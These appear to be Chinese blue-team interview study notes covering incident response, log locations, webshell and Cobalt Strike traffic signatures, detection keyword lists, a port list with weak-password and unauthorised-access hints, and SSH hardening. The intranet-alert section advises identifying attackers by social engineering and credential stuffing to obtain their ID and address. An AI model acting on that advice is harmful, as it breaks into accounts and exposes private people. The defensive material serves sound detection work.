2.分析Java进程内存:

Use tools like jmap (on Linux) or VisualVM (on Windows) to analyze the memory usage of Java processes. Look for unusual memory patterns, such as large amounts of memory allocated to a single process or unusual memory regions.

使用 jmap（在 Linux 上）或 VisualVM（在 Windows 上）等工具来分析 Java 进程的内存使用情况。查找异常的内存模式，例如分配给单个进程的大量内存或异常的内存区域。

\3. Inspect Java Class Loaders:

\3. 检查 Java 类加载器:

Use jcmd (on Linux) or jconsole (on Windows) to inspect the Java class loaders and loaded classes. Look for suspicious classes or class loaders that may indicate the presence of a Java内存马.

使用 jcmd (在 Linux 上) 或 jconsole (在 Windows 上) 检查 Java 类加载器和加载的类。查找可能表明存在 Java 内存马的可疑类或类加载器。

\4. Check for Unusual Network Connections:

\4. 检查网络连接是否异常:

Use netstat (on Linux) or netsh (on Windows) to monitor network connections. Look for unexpected connections to unknown hosts or ports.

使用 netstat (在 Linux 上) 或 netsh (在 Windows 上) 监视网络连接。查找与未知主机或端口的意外连接。

\5 Review Java Logs and Audit Trails:

\5. 查看 Java 日志和审计跟踪:

Review Java logs and audit trails to identify suspicious activity, such as unexpected errors or warnings.

查看 Java 日志和审核跟踪以识别可疑活动，例如意外错误或警告。

\6. Use Memory Forensics Tools:

6.使用内存取证工具:

Use memory forensics tools like Volatility (on Linux) or Memoryze (on Windows) to analyze the memory of Java processes. These tools can help you identify malicious code or data structures in memory.

使用 Volatility (在 Linux 上) 或 Memoryze (在 Windows 上) 等内存取证工具来分析 Java 进程的内存。这些工具可以帮助您识别内存中的恶意代码或数据结构。

判断误报

1.验证告警来源。可以扔情报中心看下，是不是恶意ip，如果告警来自已知的恶意IP地址或URL，这通常是一个真实攻击的信号，然而，如果告警来自非恶意网站或IP地址，且该事件与其他因素无关，则可能是误报。此外，攻击来源的地理位置、历史记录等信息也可以提供初步判断的依据。如果攻击来自已知的恶意地区或与已知的黑客组织活动相符，则真实攻击的可能性较高。

2.确认事件类型。例如，如果告警涉及数据窃取或系统破坏，这很可能是真实攻击。然而，如果事件只涉及未经授权的访问或尝试登录，这可能是误报或简单的蜜罐攻击。另外，不同类型的攻击通常具有独特的特征，例如DDoS攻击可能导致网络带宽占用率异常高，而SQL注入则可能导致数据库异常。通过分析这些特征，可以初步判断是否为真实攻击。**挖矿病毒**：服务器持续向外部ip发送连接，下载病毒源；不规则的异常进程、异常下载，cpu几乎占满

3.接下来，检查系统日志、安全设备的警报和其他相关信息是区分误报的重要环节。例如，可以检查攻击的时间、位置、目标和攻击方式等方面。如果这些信息与已知的攻击模式相符，则可能是真实攻击。但是，如果没有明显的攻击模式或异常行为，则可能是误报。同时，参考公开的威胁情报和黑客组织的活动情况也很重要。如果发现类似的攻击活动，则可能是真实攻击。但是，如果没有关于该事件的类似报道或情报，则可能是误报。

内网报警怎么办

首先就要是定位到具体的那一台机器，既然报警那就说明知道了具体的漏洞类型，加相应的补丁打上，以linux为主（一般都会问linux的），查看/var/log/secure系统日志，查看登录失败的记录，还有Linux历史命令-->home目录的bash_history，查看执行过的命令。

在利用webshell或者是shell查杀工具查杀，查看tmp目录下是否有带有免杀的木马。彻底清除。再到全流量分析的机子上看，是否有经过其他的机器。

拿到攻击ip之后到线上的一些网站查看主机类型，比如360或者微步上，查看是否是傀儡机，vps跳板，或者是国内个人云主机。

如果是个人云主机，就可以通过whois查看是否有最近绑定的域名，或者绑定者的邮箱。

知道邮箱之后就可以反查询出qq号说多少，再利用社工查询到手机号，到一个知名的网站上查询这个手机号有没有注册过什么网站，可以去这些网站通过撞库的方法登入，这样就可以拿到这个攻击者的身份证，学校，地址这些了。

钓鱼邮件

H5 技术措施

1. 电子邮件过滤：

- 使用电子邮件安全网关：部署先进的电子邮件安全网关（如Proofpoint、Mimecast）过滤和阻止恶意邮件。
- 启用反垃圾邮件和反钓鱼功能：确保电子邮件服务器配置了有效的反垃圾邮件和反钓鱼功能，如DKIM、DMARC和SPF。

2. 恶意软件防护：

- 启用和更新防病毒软件：在所有终端上安装并定期更新防病毒和反恶意软件解决方案。
- 沙盒技术：使用沙盒技术分析附件和可疑链接，防止零日攻击。

3. 安全配置：

- 限制宏运行：限制和控制Office宏的运行，防止通过宏传播恶意软件。
- 禁用可疑文件类型：在邮件服务器上阻止特定类型的可执行文件（如.exe、.scr）的传输。

4. 多因素认证（MFA）：

- 启用MFA：为所有关键系统和敏感信息访问启用多因素认证，减少账户被盗的风险。

H5 用户教育和培训

5. 定期培训：

- 安全意识培训：定期对员工进行安全意识培训，使他们了解钓鱼邮件的危害和识别方法。
- 模拟钓鱼测试：进行模拟钓鱼攻击测试，评估员工的防范意识和反应能力。

6. 提醒和通知：

- 安全提醒：通过定期发布安全提醒和通知，让员工了解最新的钓鱼邮件攻击手法和防御策略。

H5 实时监控和响应

7. 电子邮件日志监控

- 实时监控：监控电子邮件系统的日志，识别和响应异常活动和可疑邮件。

8. 入侵检测和防御

- IDS/IPS系统：部署入侵检测系统（IDS）和入侵防御系统（IPS），实时监控网络流量，检测并阻止潜在的钓鱼攻击。

内网机器上了cs的应急

针对内网机器上了CS（Cobalt Strike）木马进行应急响应，可以按照以下步骤进行：

1. 初步隔离

- 隔离感染机器：立即将怀疑感染的机器从网络中隔离，避免进一步传播。
- 通知相关人员：立即通知IT安全团队和相关管理人员。

2. 确认感染

- 检查进程：使用任务管理器或类似工具查看是否有可疑进程运行。
- 查找CS Beacon：检查是否存在Cobalt Strike Beacon，通常可以通过检测特定网络行为和文件来识别。

3. 分析和取证

- 内存分析：使用内存取证工具（如Volatility）进行内存转储和分析，查找恶意进程和活动。
- 日志分析：检查系统日志和事件查看器，查找可疑登录活动和权限提升行为。
- 网络流量分析：使用网络监控工具（如Wireshark）分析网络流量，查找与已知Cobalt Strike C2服务器的通信。

4. 清除威胁

- 终止恶意进程：终止所有识别出的恶意进程。
- 删除恶意文件：查找并删除所有Cobalt Strike相关的恶意文件。
- 修复系统：检查并修复任何被修改的系统配置或文件。

5. 安全加固

- 更新系统和软件：确保所有操作系统和软件打上最新的安全补丁。
- 更改密码：重置所有受影响机器和用户的密码，特别是管理员账户。
- 提高监控：加强对网络和主机的监控，设置入侵检测系统（IDS）和入侵防御系统（IPS）。

6. 总结和改进

- 事件报告：编写详细的事件报告，总结感染过程、响应措施和结果。
- 安全培训：对员工进行安全培训，提高安全意识。
- 改进策略：根据此次事件，改进现有的安全策略和应急响应流程。

以下是一些具体操作命令和工具示例：

内存分析

```
bash复制代码# 使用Volatility进行内存转储和分析
volatility -f memory.dmp --profile=Win7SP1x64 pslist
volatility -f memory.dmp --profile=Win7SP1x64 netscan
volatility -f memory.dmp --profile=Win7SP1x64 malfind
```

日志分析

```
powershell复制代码# 使用PowerShell检查登录日志
Get-EventLog -LogName Security | Where-Object { $_.EventID -eq 4624 }
# 检查系统错误和警告
Get-EventLog -LogName System | Where-Object { $_.EntryType -eq "Error" -or $_.EntryType -eq "Warning" }
```

网络流量分析

```
bash复制代码# 使用tcpdump抓取网络流量
tcpdump -i eth0 -w network_traffic.pcap
# 使用Wireshark分析pcap文件
wireshark network_traffic.pcap
```

通过以上步骤，能够有效地应对内网机器上了Cobalt Strike木马的应急响应，确保迅速隔离、查杀威胁，并采取措施防止再次感染。

溯源

- 1、攻击日志：可以根据ip，然后对ip进行反查域名，比如whois信息，查看是否能直接查询到人员邮箱。
- 2、根据攻击ip去微步在线X情报社区查询ip,查看ip相关联的情报。
- 3、蜜罐抓取网络ID来确定身份信息，
3.1比如mysql蜜罐如果目标链接可能会获取到目标电脑登录的wxid
- 4、如果截获对方木马样本，可以通过反编译木马文件，有可能攻击者在打包编译木马时泄露计算机的绝对路径，通过绝对路径有可能会获取到攻击者的网络id身份，

日志

H5 windows日志

系统事件记录器：C:\Windows\System32\winevt\Logs

应用程序日志：包括应用程序特定的事件、错误和警告等信息，这些日志文件通常存储在应用程序的安装目录下或者 Windows 系统目录中。

安全日志：记录有关系统安全性的重要信息，例如登录、注销、权限更改等。这些日志文件通常存储在 C:\Windows\System32\winevt\Security.evtx 文件中。

系统登陆日志：

打开事件查看器->windows日志->安全->筛选当前日志->筛选事件ID

- 4624 - 帐户已成功登录
- 4625 - 帐户登录失败
- 4634 - 帐户被注销
- 4647 - 用户发起注销
- 4648 - 试图使用明确的凭证登录（可以查看远程登陆的相关信息，比如IP地址等）

H5 linux日志

系统日志：Linux 系统中的所有日志都存储在 /var/log 目录下。主要的日志文件包括：

- /var/log/messages：记录系统启动期间的消息以及其他系统级别的消息。
- /var/log/syslog：记录核心系统日志，也包括其他应用程序的日志。
- /var/log/auth.log：记录用户登录和其他身份验证相关事件的日志文件。

用户日志: 查看用户的登录记录: /var/log/wtmp 、登录失败记录: /var/log/btmp //lastb、bash_history
历史命令

Linux日志恢复: lsof | grep messges可以查看被删除的日志, 在/proc中还存有副本,通过重定向/proc/1337 (pid号) /fd/8 (命令里边的信息) 恢复

H5 nginx

Nginx的访问日志文件路径为 **/var/log/nginx/access.log**

H5 Apache 日志文件及其位置

/var/log/apache/

/var/log/apache2/

/etc/httpd/logs/

端口号

数据库类 (扫描弱口令)

1433: MSSQL

1521: Oracle

3306: Mysql

5432: PostgreSQL

常用端口类 (弱口令/端口爆破)

21: FTP 弱口令, 匿名 anonymous/空登录, 以及 ms12-073

25: SMTP 简单邮件传输服务器端口

23: Telnet 的端口, Telnet 是一种可以远程登录并管理远程机器的服务

22: ssh 端口, PcAnywhere 建立 TCP 和这一端口的连接可能是为了寻找 ssh, 这一服务有许多弱点

53: dns 端口

139: 属于 TCP 协议, 是为 NetBIOS Session Service 提供的, 主要提供 Windows 文件和打印机共享以及 Unix 中的 Samba 服务

445: 网络共享 smb 服务, 尝试利用 ms08067, ms17010 等以及 IPC\$ 攻击手段

2601、2604: zebra 路由, 默认密码 zebra

特殊服务类 (未授权/命令执行)

443: ssl 心脏滴血

873: Rsync 未授权

5984: CouchDB http: //xxx:5984/_utils/

6379: Redis 未授权

7001、7002: Weblogic 默认弱口令

8088: Hadoop Yarn 资源管理系统 REST API 存在未授权

8161: Apache ActiveMQ 未授权、弱口令, put 文件上传, move 文件移动

9200、9300: elasticsearch 命令执行

11211: Memcache 未授权, telnet ip 就可以获得服务器敏感信息

27017、27018: Mongodb 未授权

50000: SAP 命令执行

50070、50030 Hadoop 未授权访问

> 流量分析/特征

即：你会使用哪些辅助手段（工具、网站什么的）进行流量分析？你会通过什么思路来对流量进行分析？

分析以依赖现场安全设备为主，辅助可以依靠威胁情报，朋友或蓝队群聊分享的情报（如恶意IP列表）

不同情况的告警我会给与不同的处置建议：

1：主要从IP是内网的还是外网的，内网的需要同负责人进行确认并结合日志进行判断

2：是国内还是国外IP

3：是否是客户或供应商IP（是否在合作伙伴IP名单），是否在客户 IP 白名单内

4：威胁情报（是否解析随机域名、开放端口、是否IDC）

5：是否在朋友或蓝队群里发的恶意IP列表

6：有无扫描器或脚本特征（UA、Cookie等位置）或DNSlog平台地址

7：Referer是否是空间搜索引擎或Google

8：XFF、Referer、Host是否为127.0.0.1或内网IP或本单位域名的

9：请求方式不为常见的GET、POST的

10：该IP历史请求状态码，如大量403、404、301等

11：最后才是请求中是否有OWASP TOP10流量特征（如SQL注入、XSS、文件上传、XXE）以及热门框架漏洞特征（如Shiro、Log4j2、Weblogic、ThinkPHP、Fastjson、Spring Boot等的漏洞）

注意：以上所有的判断依据仅是判断辅助依据，最终判定和处置都需要和客户二线人员（运维、开发）进行沟通确认。

webshell特征

常见webshell特征

Eval、base64_decode、&z0=QGluaV9zZXQ、assert、i=A&z0=GB2312、Execute、OnError ResumeNext、Response.Write、“Ba”.“SE6”.“4_dEc”.“OdE、@ev”.“al、@ini_set(“display_errors”, “0”)、Ex”&cHr(101)&"cute、passthru、phpinfo、fopen、fwrite、readdir、cmd_shell

反弹shell特征：bash 脚本的bash、python脚本的 socket connect、php脚本的exec、java脚本的 exec、nc脚本 /bin/sh

菜刀：base64加密，payload有@eval, (base64_decode (

蚁剑：以_0x 开头的参数名，@ini_set(“display_errors”, “0”)

冰蝎：数据包经过base64解密，就得到了流量包

冰蝎2.0：采取了 **动态密钥协商的机制**，这也成为了其最大的特征之一

UA头：很多个其中一个

Accep字段：Accept: text/html, image/gif, image/jpeg, *; q=.2, /; q=.2

Connection字段（长连接）：Connection: Keep-Alive

第一阶段请求中返回包的状态码是200，返回内容是16位的密钥。建立连接后的cookie格式都是
Cookie: PHPSessid=xxxx ; path=/; 。

冰蝎3.0：取消了动态密钥协商

1、 **UA**：在一个文件中定义，1很多个随机一个

2、Pragma: no cache

3、 **Content-Type**: application/x-www-form-urlencoded

4、Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng, / ;q=0.8,application/signed-exchange;v=b3;q=0.9

5、Accept-Encoding: gzip, deflate, br

6、Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

7.消息体内容采用AES 加密，里边会有很多/

冰蝎4.0：增加了多种算法，附加magic魔数的AES加密方式

1.UA：在一个文件中定义，很多个随机一个

2.Accept: application/json, text/javascript, / ; q=0.01

3.弱特征: Content-type: Application/x-www-form-urlencoded

4.Accept-Encoding: gzip

5.Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7

6.消息体内容采用AES 加密，里边会有很多/

7.客户端与服务端建立连接时，连接所使用本地端口分布在49700左右，每建立一次新的连接，端口就依次增加

哥斯拉：

1.jsp代码中可能会具有getClass, getClassLoader等关键字，payload使用base64编码等特征。

1.cookie有个分号

2、pass=eval(base64_decode(...), pass=加密数据。

3、UA、Accept、Accept-Language固定

内存马：

1、先判断是通过什么方法注入的内存马，可以先查看web日志是否有可疑的web访问日志

2、查看是否有类似哥斯拉、冰蝎相同的url请求，哥斯拉和冰蝎的内存马注入流量特征与普通webshell的流量特征基本吻合

3、通过查找返回200的url路径对比web目录下是否真实存在文件，如不存在大概率为内存马

魔改webshell怎么排查

1. 行为分析

集中于监控和评估Web服务器的行为模式，而不是寻找特定的代码片段或特征。例如，一个Webshell可能会尝试执行系统命令、访问非公开的内部资源、或与外部服务器建立不寻常的连接。通过识别这些行为模式，即使是高度定制化的Webshell也可能被发现。

2. 异常流量监测

密切监控网络流量，尤其是对Web服务器的入站和出站连接。不寻常的流量模式，如非标准端口的数据传输、异常的大量数据上传或下载，或与已知恶意域名或IP地址的通信，都可能指示Webshell活动。

3. 代码审计和静态分析

定期对Web服务器上的文件和代码进行审计和静态分析，寻找可能被Webshell篡改或插入的代码。这包括检查不寻常的或隐藏的文件、异常的文件修改时间戳、以及与正常网站功能不符的代码片段。

cs的流量特征


1、CS 默认端口：50050

2、默认 C/S 端通讯证书：识别字段和固定哈希值


使用 **Wireshark** 工具，

1.下发指令

攻击者执行命令下发指令时，你会看到木马访问攻击者C2服务器上的submit.php页面，并且在访问请求中带有id参数。这就是



2.通过http协议的url路径（访问/flJA），在checksum8解密算法计算后，32位的后门得到的结果是92，64位的后门得到的结果是93，该特征符合未魔改Cobalt Strike的流量特征。



3.在 HTTPS 协议的 Client Hello 和 Server Hello 阶段，都包含了 JA3S 值

Time	Source	Destination	Protocol	Length	Info
1021 2.706803	47.94.236.117	192.168.1.11	TLSv1.3	181	Server Hello
1033 2.738701	47.94.236.117	192.168.1.11	TLSv1.3	1380	Change Cipher Spec, Application Data,
1036 2.740721	47.94.236.117	192.168.1.11	TLSv1.3	1380	Change Cipher Spec, Application Data,

Frame 1021: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits) on interface \Device\NPF_{5B48E191-841B-4129-8000-000000000000} Ethernet II, Src: zte_0a:8d:d4 (bc:f4:5f:0a:8d:d4), Dst: ASUSTekC_8b:0e:ee (58:11:22:8b:0e:ee)
 Internet Protocol Version 4, Src: 47.94.236.117, Dst: 192.168.1.11
 Transmission Control Protocol, Src Port: 9999, Dst Port: 11357, Seq: 1, Ack: 241, Len: 127
 Transport Layer Security
 TLSv1.3 Record Layer: Handshake Protocol: Server Hello
 Content Type: Handshake (22)
 Version: TLS 1.2 (0x0303)
 Length: 122
 Handshake Protocol: Server Hello
 Handshake Type: Server Hello (2)
 Length: 118
 Version: TLS 1.2 (0x0303)
 Random: feab73b485f196b88b54b2d47576a4880b6e64823f1ef33a11691c813168ed93
 Session ID Length: 32
 Session ID: bb85e0054669810ebb1fd54409e5bcb67ba5db74ae8a3498aeb93144edb8f735
 Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
 Compression Method: null (0)
 Extensions Length: 46
 Extension: supported_versions (len=2)
 Extension: key_share (len=36)
 [JA3S Fullstring: 771,4866,43-51]
 [JA3S: 15af977ce25de452b96affa2addb1036]

假如你的系统是 win11, 则其对应的 JA3S 值为 11111; 如果是 win10, 则对应的 JA3S 值为 2222。你可以收集主流操作系统的 JA3S 值, 以便下次遇到时, 能够进行快速判断是否为 Cobalt Strike

内存马流量特征

- 1.可能会有大量的 url 相同但 params 不同且响应 200 的请求 (Java Filter 和 Listener 内存马)
- 2.可能会有类似于 webshell 流量特征header中出现一些可疑字段, 可能用于和内存马通信, 请求内容带有pass=xxxx或者pass1024=xxxxx之类的格式请求, 并且请求大量路径都不存在, 但是返回响应码却是200的

冰蝎如何解包

首先, 客户端会向服务端请求密钥。服务端会生成一个随机密钥, 并将该密钥返回给客户端。客户端收到密钥后, 会使用AES对称加密算法对payload攻击脚本进行加密, 然后再进行base64编码, 最后将加密后的数据发送给服务端。服务端在收到加密数据后, 会先进行base64解码, 然后使用相同的密钥进行AES解密, 从而获得并执行payload。执行结果也会通过AES加密后返回给客户端。

要解包冰蝎, 通常需要进行以下步骤:

1. 捕获通信数据包: 使用网络抓包工具 (如Wireshark) 捕获冰蝎客户端与服务端之间的通信数据包。
2. 提取密钥: 从捕获的数据包中提取出密钥。这个密钥是客户端和服务端进行加密通信的关键。
3. 解密数据: 使用提取出的密钥, 结合AES在线解码工具和BASE64在线解码工具, 对捕获的加密数据进行解密。解密后的数据就是原始的payload攻击脚本或执行结果。
4. 分析数据: 对解密后的数据进行详细分析, 了解攻击者的意图、攻击手段以及可能存在的风险。

扫描器/脚本特征

短时间访问多次,

大量404, 403, 401, 还有一些扫描器特征

payload有常见的扫描器指纹:

AWVS: URL, Headers, Body, 随机包含了能代表自己的特征信息, 比如acunetix、by_wvs等

Nessus：在请求的URL，Headers，Body三项里有nessus字样

Appscan：URL，Headers，Body有：Appscan

payload有常见的脚本特征：单IP+Cookie或单IP+UA某时间段内不相等触发规则次数判断。

关键词和异常请求以及注入特征

关键词：script、select、echo、bash、.sh、wget、curl等

异常请求：4XX、5XX，数量多则说明可能被爆破。

注入攻击尝试一般为POST请求，所以应当重点关注POST请求数据包。

如果流量分析中发现数据包内含有特殊的Referer(如192.168.10.xx)、Accept-Language(包含多种文档如xhtml+xml,text)则极可能为webshell连接工具连接产生。

TCP数据包内含有RSH标志位(如[RSH, ACK])则可能为MSF的tcp上线。

注入特征：

获取数据：select. from.

更改数据：update. set. 、insert.*into、delete. from. 、drop

文件读取：select. load_file .

文件写入：select.into.outfile

命令执行：exec 、xp_cmdshell

其他敏感词：order、and、or、union、select、top、sleep、benchmark、updatexml等

注入攻击尝试一般为POST请求，所以应当重点关注POST请求数据包。

如果流量分析中发现数据包内含有特殊的Referer(如192.168.10.xx)、Accept-Language(包含多种文档如xhtml+xml,text)则极可能为webshell连接工具连接产生。

TCP数据包内含有RSH标志位(如[RSH, ACK])则可能为MSF的tcp上线。

> 安全加固/hw前准备

安全加固

Linux 安全加固：

1. 更新所安装的软件包：定期更新系统中所有软件包以修复已知漏洞。
2. 禁用不必要的服务：禁用不必要的网络服务，减少攻击面。
3. 配置防火墙：使用防火墙限制入站和出站网络流量，只允许合法的流量通过。
4. 加强密码策略：设置强密码策略并启用多因素身份验证。
5. 禁用 root 登录：禁止使用 root 用户登录系统，并将 sudo 和 su 访问权限限制到必要的人员或组。
6. 使用 SELinux 或 AppArmor：使用 SELinux 或 AppArmor 来实现更细粒度的应用程序和文件访问控制。
7. 配置 SSH 访问：使用 SSH 协议连接服务器时配置限制 IP 地址和端口号等安全措施。
8. 定期备份数据：定期备份重要数据至外部存储设备，以防止数据丢失和系统损坏。

Windows 安全加固：

1. 更新操作系统和软件：及时安装 Windows 操作系统和软件的安全更新。
2. 禁用 SMBv1：由于 SMBv1 协议存在一些严重的漏洞，建议禁用 SMBv1 协议。
3. 启用 UAC：启用用户账户控制（UAC），以限制非管理员用户的系统访问权限。
4. 配置防火墙：使用 Windows 防火墙过滤不必要的网络流量，并确保只允许合法的流量通过。
5. 使用 BitLocker 或类似的加密工具：对重要数据和文件进行加密存储，以避免数据泄漏。
6. 配置组策略：使用本地组策略或 Active Directory 组策略来限制用户和计算机的访问权限。
7. 检查安全事件日志：定期检查 Windows 安全事件日志，了解系统中发生的任何异常事件。
8. 定期备份数据：定期备份重要数据至外部存储设备，以防止数据丢失和系统损坏。

hw前的暴露面梳理

- 1、whois信息
- 2、网站架构(语言、中间件、数据库、平台)
- 3、dns信息（通过查询dns可以检测是否存在dns域传送和域行走）
- 4、子域名搜集(搜索引擎和工具以及漏洞)
- 5、敏感目录及敏感信息、源码泄露（搜索引擎+工具、GitHub等）
- 6、系统漏洞(系统版本漏洞是否修补)
- 7、旁站查询(通过IP反查)
- 8、C端查询(确认大公司或组织网段内子站)
- 9、指纹信息(框架探测)
- 10、端口服务
- 11、备案信息(whois反查、)
- 12、真实ip(绕过CDN)
- 13、探测waf(后续可确定Bypass方式)
- 14、社工（朋友圈、微博、qq空间、求职、交易等社交平台）
- 15、企业信息（天眼查、企业信用信息公示系统、工业和信息化部ICP/IP地址/域名信息备案管理系统）

ssh服务需要开到公网，对它进行安全加固

H5 强化身份验证

1. 使用强密码和禁用密码认证：

强密码策略：确保使用强密码，包含大小写字母、数字和特殊字符，并定期更换密码。

禁用密码认证：改用基于密钥的认证，禁用密码登录。

```
# 编辑 /etc/ssh/sshd_config 文件
PasswordAuthentication no
```

2. 启用公钥认证：

生成SSH密钥对：

```
ssh-keygen -t rsa -b 4096
```

将公钥复制到服务器：

```
ssh-copy-id user@server_ip
```

确保 `sshd_config` 中配置正确：

```
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
```

3. 启用双因素认证 (2FA) :

安装Google Authenticator :

```
bash复制代码sudo apt-get install libpam-google-authenticator
google-authenticator
```

配置PAM模块 :

```
bash复制代码# 编辑 /etc/pam.d/sshd 文件, 添加以下内容
auth required pam_google_authenticator.so
```

配置SSH服务 :

```
bash复制代码# 编辑 /etc/ssh/sshd_config 文件
ChallengeResponseAuthentication yes
```

H5 限制访问范围

1. 配置防火墙规则 :

使用iptables或ufw限制可以访问SSH服务的IP地址范围。

```
# 使用iptables示例, 允许特定IP访问
sudo iptables -A INPUT -p tcp -s 192.168.1.100 --dport 22 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -j DROP

# 使用ufw示例, 允许特定IP访问
sudo ufw allow from 192.168.1.100 to any port 22
sudo ufw deny 22
```

2. 使用TCP Wrappers :

通过 `/etc/hosts.allow` 和 `/etc/hosts.deny` 文件配置访问控制。

```
bash复制代码# 在 /etc/hosts.allow 中允许特定IP
sshd: 192.168.1.100

# 在 /etc/hosts.deny 中拒绝所有其他IP
sshd: ALL
```

H5 加强日志记录和监控

1. 启用详细日志记录 :

在 `/etc/ssh/sshd_config` 中启用详细日志记录。

```
bash
复制代码
LogLevel VERBOSE
```

2. 定期审查日志 :

使用工具 (如 `fail2ban`) 监控日志并自动阻止可疑活动。

```
bash
复制代码
sudo apt-get install fail2ban
```

3. 启用入侵检测系统 (IDS) :

使用Snort或OSSEC等IDS工具监控网络流量和系统活动。

H5 安全配置和加固

1. 更改默认端口 :

更改SSH默认端口22, 减少自动化扫描和攻击的风险。

```
bash复制代码# 编辑 /etc/ssh/sshd_config 文件
Port 2222
```

2. 禁用根用户登录 :

禁止直接以root用户登录, 强制使用普通用户并通过 `sudo` 提升权限。

```
bash复制代码# 编辑 /etc/ssh/sshd_config 文件
PermitRootLogin no
```

3. 配置空闲超时和连接限制 :

设置空闲超时断开和最大连接尝试次数。

```
bash复制代码# 编辑 /etc/ssh/sshd_config 文件
ClientAliveInterval 300
ClientAliveCountMax 0
MaxAuthTries 3
```

H5 使用SSH跳板机

1. 部署SSH跳板机 :

使用一台中间服务器作为SSH跳板机, 通过其进行访问控制和日志记录。

2. 限制直接访问 :

禁止直接访问内部服务器, 只允许通过跳板机连接。

H5 定期更新和审计

1. 定期更新软件 :

确保SSH服务和操作系统的所有软件包都保持最新, 及时应用安全补丁。

2. 安全审计和渗透测试 :

定期进行安全审计和渗透测试, 识别和修复潜在的安全漏洞。

> 安全设备

设备

使用过安恒明御APT

奇安信天眼

蜜罐

如果你部署一个蜜罐，会开放哪些端口，为什么？

21端口：FTP文件传输协议端口，用来捕获黑客的FTP爆破行为

22端口：SSH端口 链接Linux主机SSH服务的端口，用来捕获黑客的SSH爆破行为

23端口：Telnet服务，命令执行服务，用来探测黑客对于telnet的爆破

80端口/443端口：WEB服务的端口，用来捕获黑客的WEB攻击行为特征

1521：oracle数据库开放端口，捕获黑客的oracle爆破行为,UDF命令执行等行为3306：MYSQL端口，用来捕获黑客对于mysql数据库的爆破行为，UDF命令执行等行为3389：Windows远程桌面端口，用来捕获黑客的爆破行为

6379端口：REDIS端口，捕获黑客REDIS未授权访问的攻击，黑客利用redis写ssh秘钥，写webshell，执行计划任务等的攻击

445端口：SMB服务端口-黑客利用永恒之蓝Externalblue的攻击行为，黑客的SMB账号爆破（通俗易懂，爆破windows账号密码）

1433端口：Microsoft SQLserver端口，用来捕获黑客爆破1433端口的行为，并且查看黑客利用sqlserver xp_cmdshell,sp_cmdshell等组件命令执行的操作，存储过程的利用


135、139端口：捕获黑客的利用RPC共享的攻击（当蜜罐部署在内网）

比如在8080端口，部署一个假的vpn页面，吸引黑客攻击

> 代码审计

代码审计思路


通过正则匹配关键函数



比如

函数类型	举例函数或敏感关键词
SQL操作类	Select....., mysql_query...
文件操作类	Move_uploaded_file,copy,/upload/等
命令执行类	System,popen等常见的系统命令做关键词
代码执行类	eval,preg_replace等
引起XSS类	echo等
.....	

还有通过功能点



比如

功能	出现漏洞类型
文件上传功能	任意文件上传
查询/文章功能	SQL注入
密码找回功能	逻辑漏洞
登陆认证功能	SQL注入，逻辑漏洞
评论功能	XSS漏洞
.....	

以上是常见代码审计的思路

